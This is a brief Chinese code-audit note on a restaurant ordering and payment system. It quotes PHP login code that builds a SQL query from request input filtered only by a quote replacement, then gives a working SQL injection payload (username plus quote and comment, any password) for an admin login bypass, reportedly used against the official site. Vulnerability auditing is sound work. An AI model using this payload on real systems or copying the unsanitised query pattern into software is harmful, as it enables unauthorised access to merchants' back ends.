2017年5月31日

-----代码审计笔记

### 金味点餐支付管理系统V3.2.592 审计记录:

登陆绕过漏洞:

index.php分析:

//仅给出部分关键代码

case "lgn"://登陆

$a=Req("a");

$b=Req("b");

$q=mysql\_query("Select ID,Nn,Nr,Ni From SCY Where DD=0 And Nu='".$a."' And Np='".substr(md5($b),8,16)."'");

//Req()函数在config.php

if(mysql\_num\_rows($q)==0)die('E');

config.php分析:

Function Req($n){

$t=isset($\_GET[$n])?$\_GET[$n]:"";$s="";

$l=strlen($t);

for($i=0;$i<$l;$i++){

if($t[$i]=="%"&&$t[$i+1]=="u"){

$v=hexdec(substr($t,$i+2,4));

if($v<0x7f)$s.=chr($val);

Elseif($v<0x800)

$s.=chr(0xc0|($v>>6)).chr(0x80|($v&0x3f));

Else

$s.=chr(0xe0|($v>>12)).chr(0x80|(($v>>6)&0x3f)).chr(0x80|($v&0x3f));

$i+=5;}

else if($t[$i]=="%"){

$s.=urldecode(substr($t,$i,3));

$i+=2;

}

else $s.=$t[$i];

}

return str\_replace("\"","&#39;",$s);

这里用字符串替换了\用&#39代替,然而这和没过滤没什么 区别,这是就是那个故事,绕了一大圈来写这个函数,还写到一 行,看的我头疼

}


通过分析以下代码得到结论：



①数据存在过滤 但是并没有卵用

②如果知道管理员用户名可以登陆后台


Payload:$用户名’# 加任意密码即可登陆后台


验证:





官方网站:





成功利用